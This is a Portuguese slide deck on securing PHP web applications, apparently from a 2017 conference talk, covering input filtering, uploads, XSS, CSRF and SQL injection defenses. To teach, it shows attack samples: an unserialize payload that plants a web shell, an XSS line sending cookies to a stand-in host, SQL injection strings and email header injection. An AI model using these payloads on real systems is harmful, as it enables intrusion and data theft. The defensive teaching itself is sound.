



# PHP & Segurança

# Blindando Aplicações Web

Rafael Jaques  
@rafajaques  
iMasters - PHP Experience 2017

**“Conheceréis a verdade e a verdade vos libertará.”**  
**João 8:32**

# Rafael Jaques



Professor do Instituto Federal de Educação, Ciência e Tecnologia do Rio Grande do Sul.

Graduado em Análise e Desenvolvimento de Sistemas. Pós-graduado em Gestão e Docência do Ensino Superior.  
Mestre em Educação.

Desenvolvedor web e viciado em segurança.



**[www.php-rs.org](http://www.php-rs.org)**

# Um detalhe...

Não tem como falar de tudo :(

Mas eu tentei...

# 1

# Segurança da informação

# Pontos-chave da SI

Integridade  
Confidencialidade  
Disponibilidade

2

Planejamento

# Planejamento

Projete o seu sistema


Estude antes de implementar

Revise o que foi feito

Conheça o seu ambiente

# Problemas no servidor

Defesa em  
profundidade



# Problemas no servidor

**Lei do menor  
privilégio**



# 3

## Melhorando o código desenvolvido

# Como desenvolver um bom código?



**Tudo começa com  
BOAS PRÁTICAS**

# Boas práticas

Omita as tags  
de fechamento

**Warning:** Cannot modify header information -  
headers already sent by (output started at /  
path/to/script.php:1) in script.php on line 55

# Boas práticas

**Utilize extensões  
consistentes**

.php

.inc

.php~

.inc.php

.bak

# Boas práticas

Utilize extensões  
httpd.conf consistentes

```
AddType application/x-httpd-php .inc.php .php .phtml
```

.php~

.inc.php

.bak

# Boas práticas

Nunca edite arquivos  
em produção



# Funções perigosas

`exec()`

Não execute bobagem no seu sistema

`shell_exec()`

`proc_*`()

`system()`

`passthru()`

# Funções perigosas

`exec()`

Não execute código no seu sistema

`escapeshellcmd()`

`shell_exec()`

`proc_*`()

`system()`

`passthru()`

# Funções perigosas

`serialize()`

`unserialize()`

**Warning** Do not pass untrusted user input to `unserialize()` regardless of the **options** value of `allowed_classes`. Unserialization can result in code being loaded and executed due to object instantiation and autoloading, and a malicious user may be able to exploit this. Use a safe, standard data interchange format such as JSON (via [json\\_decode\(\)](#) and [json\\_encode\(\)](#)) if you need to pass serialized data to the user.

If you need to unserialize externally stored serialized data, consider to use [hash\\_hmac\(\)](#) for data validation. Make sure data is not modified by anyone, but you.

```
● ● ●  
  
class Logger {  
    public $logFile;  
    public $buffer;  
    public $fh;  
    public function __destruct() {  
        $this->WriteBuffer();  
    }  
    public function WriteBuffer() {  
        if (!$this->fh) {  
            $this->fh = fopen($this->logFile, 'w');  
        }  
        fwrite($this->fh, $this->buffer);  
    }  
    // ...  
}  
// ...  
$cookieData = unserialize($_COOKIE['data']);  
// ...
```

```
O:6:"Logger":3:{s:7:"logFile";s:  
8:"vish.php";s:6:"buffer";s:27:"<?php  
system($_GET["mal"]);";s:2:"fh";N;}
```

Grava o arquivo *vish.php* com o conteúdo:

```
<?php system($_GET[ "mal" ]);
```

# Primeiro resultado ao procurar no Google por *php store array cookie*

Serialize data:

55

```
setcookie('cookie', serialize($info), time()+3600);
```

Then unserialize data:



```
$data = unserialize($_COOKIE['cookie']);
```

After data, \$info and \$data will have the same content.

**Seu ambiente  
também precisa  
de cuidado e  
atenção**



# Configuração do ambiente

Headers

Podem denunciar o seu servidor

expose\_php

php.ini

# Configuração do ambiente

Apache

ServerTokens

Prod

Major

Minor

Min

0s

Full

• • •

```
$ lwp-request -edm GET sitedealguem.com.br
```

```
200 OK
```

```
[...]
```

```
Connection: close
```

```
Pragma: no-cache
```

```
Server: Apache/2.2.22 (Debian)
```

```
Vary: Accept-Encoding
```

```
Content-Type: text/html
```

```
X-Meta-Revisit-After: 4 days
```

```
X-Powered-By: PHP/5.3.3-7+squeeze2
```

• • •

```
$ lwp-request -edm GET sitedealguem.com.br
```

```
200 OK
```

```
[...]
```

```
Connection: close
```

```
Pragma: no-cache
```

```
Server: Apache/2.2.22 (Debian)
```

```
Vary: Accept-Encoding
```

```
Content-Type: text/html
```

```
X-Meta-Revisit-After: 4 days
```

```
X-Powered-By: PHP/5.3.3
```

[Home](#)**Browse :**[Vendors](#)[Products](#)[Vulnerabilities By Date](#)[Vulnerabilities By Type](#)**Reports :**[CVSS Score Report](#)[CVSS Score Distribution](#)**Search :**[Vendor Search](#)[Product Search](#)[Version Search](#)[Vulnerability Search](#)[By Microsoft References](#)**Top 50 :**[Vendors](#)[Vendor Cvss Scores](#)[Products](#)[Product Cvss Scores](#)[Versions](#)**Other :**[Microsoft Bulletins](#)[Bugtraq Entries](#)[CWE Definitions](#)[About & Contact](#)[Feedback](#)[CVE Help](#)[FAQ](#)[PHP](#) » [PHP](#) » [5.3.3 : Security Vulnerabilities](#)Cpe Name:[cpe:/a:php:php:5.3.3](#)CVSS Scores Greater Than: [0](#) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#)Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)Total number of vulnerabilities : **68** Page : [1](#) (This Page) [2](#)[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.
1	<a href="#">CVE-2016-7478</a>			DoS	2017-01-11	2017-01-27	<b>5.0</b>	None	Remote	Low	Not required	None	None

1 [CVE-2016-7478](#) DoS 2017-01-11 2017-01-27

Zend/zend\_exceptions.c in PHP, possibly 5.x before 5.6.28 and 7.x before 7.0.13, allows remote attackers to cause a denial of service (infinite loop) via a crafted Exception object in serialized data, a related issue to CVE-2015-8876.


2	<a href="#">CVE-2015-8994</a> <a href="#">264</a>			+Priv	2017-03-02	2017-03-16	<b>6.8</b>	None	Remote	Medium	Not required	Partial	Partial
---	---	--	--	-------	------------	------------	------------	------	--------	--------	--------------	---------	---------

An issue was discovered in PHP 5.x and 7.x, when the configuration uses apache2handler/mod\_php or php-fpm with OpCache enabled. With 5.x after 5.6.28 or 7.x after 7.0.13, the issue is resolved in a non-default configuration with the opcache.validate\_permission=1 setting. The vulnerability details are as follows. In PHP SAPIs where interpreters share a common parent process, Zend OpCache creates a shared memory object owned by the common parent during initialization. Child PHP processes share the SHM descriptor, using it to cache and retrieve compiled script bytecode ("opcode" in PHP jargon). Cache keys vary depending on configuration, but filename is a key component, and compiled opcode can generally be run if a script's filename is known or can be guessed. Many common shared-hosting configurations change EU processes to enforce privilege separation among hosted users (for example using mod\_ruid2 for the Apache HTTP Server, or php-fpm user settings). In these scenarios default Zend OpCache behavior defeats script file permissions by sharing a single SHM cache among all child PHP processes. PHP scripts often contain sensitive information. Think of CMS configurations where reading or running another user's script usually means gaining privileges to the CMS database.

3	<a href="#">CVE-2014-9427</a> <a href="#">119</a>			Exec Code Overflow +Info	2015-01-02	2016-12-30	<b>7.5</b>	None	Remote	Low	Not required	Partial	Partial
---	---	--	--	--------------------------	------------	------------	------------	------	--------	-----	--------------	---------	---------

sapi/cgi/cgi\_main.c in the CGI component in PHP through 5.4.36, 5.5.x through 5.5.20, and 5.6.x through 5.6.4, when mmap is used to read a .php file, does not properly consider the mapping's length during processing of an invalid file that begins with a # character and lacks a newline character, which causes an out-of-bounds read. (1) allow remote attackers to obtain sensitive information from php-cgi process memory by leveraging the ability to upload a .php file or (2) trigger unexpected code execution.

**Gerenciar os  
erros pode  
salvar seu dia!**



# Gerenciamento de erros

`display_errors`

Mostrar erros na tela

`error_reporting`

Nível de erro mostrado

`log_errors`

Logar erros

`error_log`

Arquivo de log

# Gerenciamento de erros

`set_error_handler()`

Indica uma função para manipular erros

`error_log()`

Loga um erro personalizado

# 4

## Filtragem de dados

# Filtragem de dados

Bypass

Mistake

Origin

# Filtragem de dados

Validating && Sanitizing

Bloqueie valores indesejados

filter\_var()

Validate

Sanitize

# filter\_var()

FILTER\_VALIDATE\_\*

Validação de dados  
Verifica se  
determinado valor  
encontra-se dentro dos  
parâmetros esperados.

FILTER\_SANITIZE\_\*

Limpeza de dados  
Retira de um  
determinado valor todos  
os caracteres que  
não são permitidos.

# Validação

`filter_var($valor, CONSTANTE_FILTRO)`

Valor filtrado

`bool(false)`

# Validação

## FILTER\_VALIDATE\_EMAIL

“rafa@php.net”

string(12) “rafa@php.net”

“1@2.3”

bool(false)

5

bool(false)

“1@2”

bool(false)

“phpit.com.br”

bool(false)

“joao quem”@site.com

bool(false)

# Validação

FILTER\_VALIDATE\_FLOAT

FILTER\_VALIDATE\_BOOLEAN

FILTER\_VALIDATE\_IP

FILTER\_VALIDATE\_URL

# Limpeza

## FILTER\_SANITIZE\_URL

http://phpit.com.br

string(19) "http://phpit.com.br"

http://phpit.com.br€

string(19) "http://phpit.com.br"

phpitº.com.br

string(12) "phpit.com.br"

brqI

string(2) "br"

§

string(0) ""

# Limpeza

FILTER\_SANITIZE\_STRING

uma string

string(10) "uma string"

<tag>uma string \*

string(12) "uma string \*"

<tag>uma string<tag>

string(21) "uma string<tag>"

# Limpeza

FILTER\_SANITIZE\_EMAIL

FILTER\_SANITIZE\_SPECIAL\_CHARS

FILTER\_SANITIZE\_ENCODED

FILTER\_SANITIZE\_NUMBER\_INT

# Cuidados com Formulários



# Cuidados com formulários

Spoofed Form Submissions



# Cuidados com formulários

Abuso de form mail



# Abuso de form mail

```
<?php  
  
$cabecalhos = "From: {$_POST['nome']} <{$_POST['email']}>";  
  
$para = "email@seguro.com";  
  
$assunto = "Contato via site";  
  
$corpo = $_POST['mensagem'];  
  
mail($para, $assunto, $corpo, $cabecalhos);
```

# Abuso de form mail

Esperado

From: Fulaninho <meu@email.com>

To: email@seguro.com

Subject: Contato via site

Esta é a mensagem do e-mail

# Abuso de form mail

Esperado

From: Fulaninho <meu@email.com>  
**Fulaninho\nBcc: um@email.com, spam@enviar.com,**

To: email@seguro.com

Subject: Contato via site

Esta é a mensagem do e-mail

# Abuso de form mail

Possível

From: Fulaninho

Bcc: um@email.com, spam@enviar.com, <meu@email.com>

To: email@seguro.com

Subject: Contato via site

Aqui coloco uma mensagem de SPAM sobre viagra ou algo assim!

# 5

## Upload de arquivos

# Upload de arquivos

MIME Type do `$_FILES`



# Upload de arquivos

Verificar o tipo da imagem

`exif_imagetype()`

# Upload de arquivos

Constantes <i>Imagetype</i>	
Valor	Constante
1	IMAGETYPE_GIF
2	IMAGETYPE_JPEG
3	IMAGETYPE_PNG
4	IMAGETYPE_SWF
5	IMAGETYPE_PSD
6	IMAGETYPE_BMP
7	IMAGETYPE_TIFF_II (intel byte order)
8	IMAGETYPE_TIFF_MM (motorola byte order)
9	IMAGETYPE_JPC
10	IMAGETYPE_JP2
11	IMAGETYPE_JPK
12	IMAGETYPE_JB2
13	IMAGETYPE_SWC
14	IMAGETYPE_IFF
15	IMAGETYPE_WBMP
16	IMAGETYPE_XBM

[php.net/function.exif-imagetype](http://php.net/function.exif-imagetype)

# Upload de arquivos

Ressalvar imagens



# 6

## Injeção de código

# XSS

Cross-Site Scripting

# XSS

# Cross-Site Scripting

<script>

```
document.location = "http://sitedomal.com?c=" + document.cookie
```

</script>

# XSS

# Cross-Site Scripting

Filtrar dados externos

Utilize as funções de filtro

Utilize uma white-list

# XSS

# Cross-Site Scripting

Utilize as funções de filtro

htmlentities()

strip\_tags()

utf8\_decode()

filter\_var()

# XSS

# Cross-Site Scripting

Cuidado com injeção de CSS

expression()

url()

Métodos  
específicos

moz-  
binding

# CSRF

Cross-Site Request Forgery

# CSRF

# Cross-Site Request Forgery

`http://meusite.com/voto.php?id=1`

```

```

# CSRF

## Cross-Site Request Forgery

Exigir um token

`uniqid()`

Prefira POST em vez de GET

Solicitar reautenticação

Limite o tempo de sessão

Verificar Referer

`$_SERVER['HTTP_REFERER']`

Force o uso de seus formulários

# Upload de arquivos

Outros tipos de injeção

XPath

LDAP

Bibliotecas de terceiros

**Indo além da  
Validação de dados**



# Além da validação

Regras de negócio

Filtrou a entrada? Filtre a saída!

Não confie nos cookies!

# 7

## Segurança em bancos de dados

# SGBDs suportados pelo PHP

CUBRID

DB++

dBase

filePro

FireBird/Interbase

FrontBase

IBM DB2

Informix

Ingres

MaxDB

Mongo

mSQL

M\$ SQL

MySQL

Oracle

Ovrimos SQL

Paradox

PostgreSQL

SQLite

Sybase

Tokyo Tyrant

# **Conceitos básicos de segurança em Bancos de Dados**



Lei do  
**Menor Privilégio**

Não permita

Acesso Remoto

Prefira utilizar

UTF-8

# Escapar caracteres

não é seguro

mysql\_real\_escape\_string()

addslashes()

# SQL e Blind SQL Injection

SQL

Injection

# SQL Injection

Injeção de código SQL arbitrário dentro  
de uma consulta legítima.

# SQL Injection

```
<form action="login.php" method="post">
    Usuario: <input type="text" name="usuario" /> <br />
    Senha: <input type="text" name="senha" /> <br />
    <input type="submit" value="Soca a porva" />
</form>
<\+oш>
    <тубас събс= апомтс автдс= сока в борва. \>
```

Usuario:

Senha:

```
SELECT * FROM usuarios WHERE usuario = '$usuario' AND senha = '$senha'
```

# SQL Injection

1' OR 1='1

```
SELECT * FROM usuarios WHERE usuario = '1' OR 1='1' AND senha = '1' OR 1='1'
```

# SQL Injection

fulano'# ou fulano' --

```
SELECT * FROM usuarios WHERE usuario = 'fulano'#' AND senha = 'qualquer coisa'
```

# extension:php mysql\_query \$\_GET

extension:php mysql\_query \$\_GET

Pull requests Issues Gist

Repositories 5 Code 519K Commits 13K Issues 141 Wikis 36 Users Advanced search

519,944 code results Sort: Best match ▾

 fengkaiwhu/whubbs – end.php PHP  
Showing the top match Last indexed on 19 Sep 2016

```
1 <?php
2 include "./functions.php";
3 include "./dbconnect.php";
4
5 mysql_query("delete from `room` where `ID` = '".$_GET[roomid]."'");
6 header('location:index.php');
7 ?>
```

 SaingLinn/DemoSai – delete.php PHP  
Showing the top four matches Last indexed on 19 Sep 2016

```
6 $query="DELETE FROM carinfo WHERE car_id='$id'";
7 $sql=mysql_query($query);
8 header("location:report.php");
9
10 }else if(isset($_GET['cid'])){
11 $id=$_GET['cid'];
12 $query="DELETE FROM customer WHERE customer_id='$id'";
13 $sql=mysql_query($query);
```

Languages

PHP	X
Blade	117
Perl	1
Python	1

Blind

SQL

Injection

# Blind SQL Injection

Injeção de código arbitrário sem visualização da saída do banco.

# **Prepared Statements e ORMs**

# Prepared Statements

Declarações preparadas

Compila as consultas SQL

Utiliza placeholders

# Prepared Statements

Declarações preparadas

```
INSERT INTO produtos (nome, preco) VALUES (?, ?)
```


# ORM

## Object-relational mapping

Reduz a escrita de SQL

Acesso ao banco através de classes

# ORMs

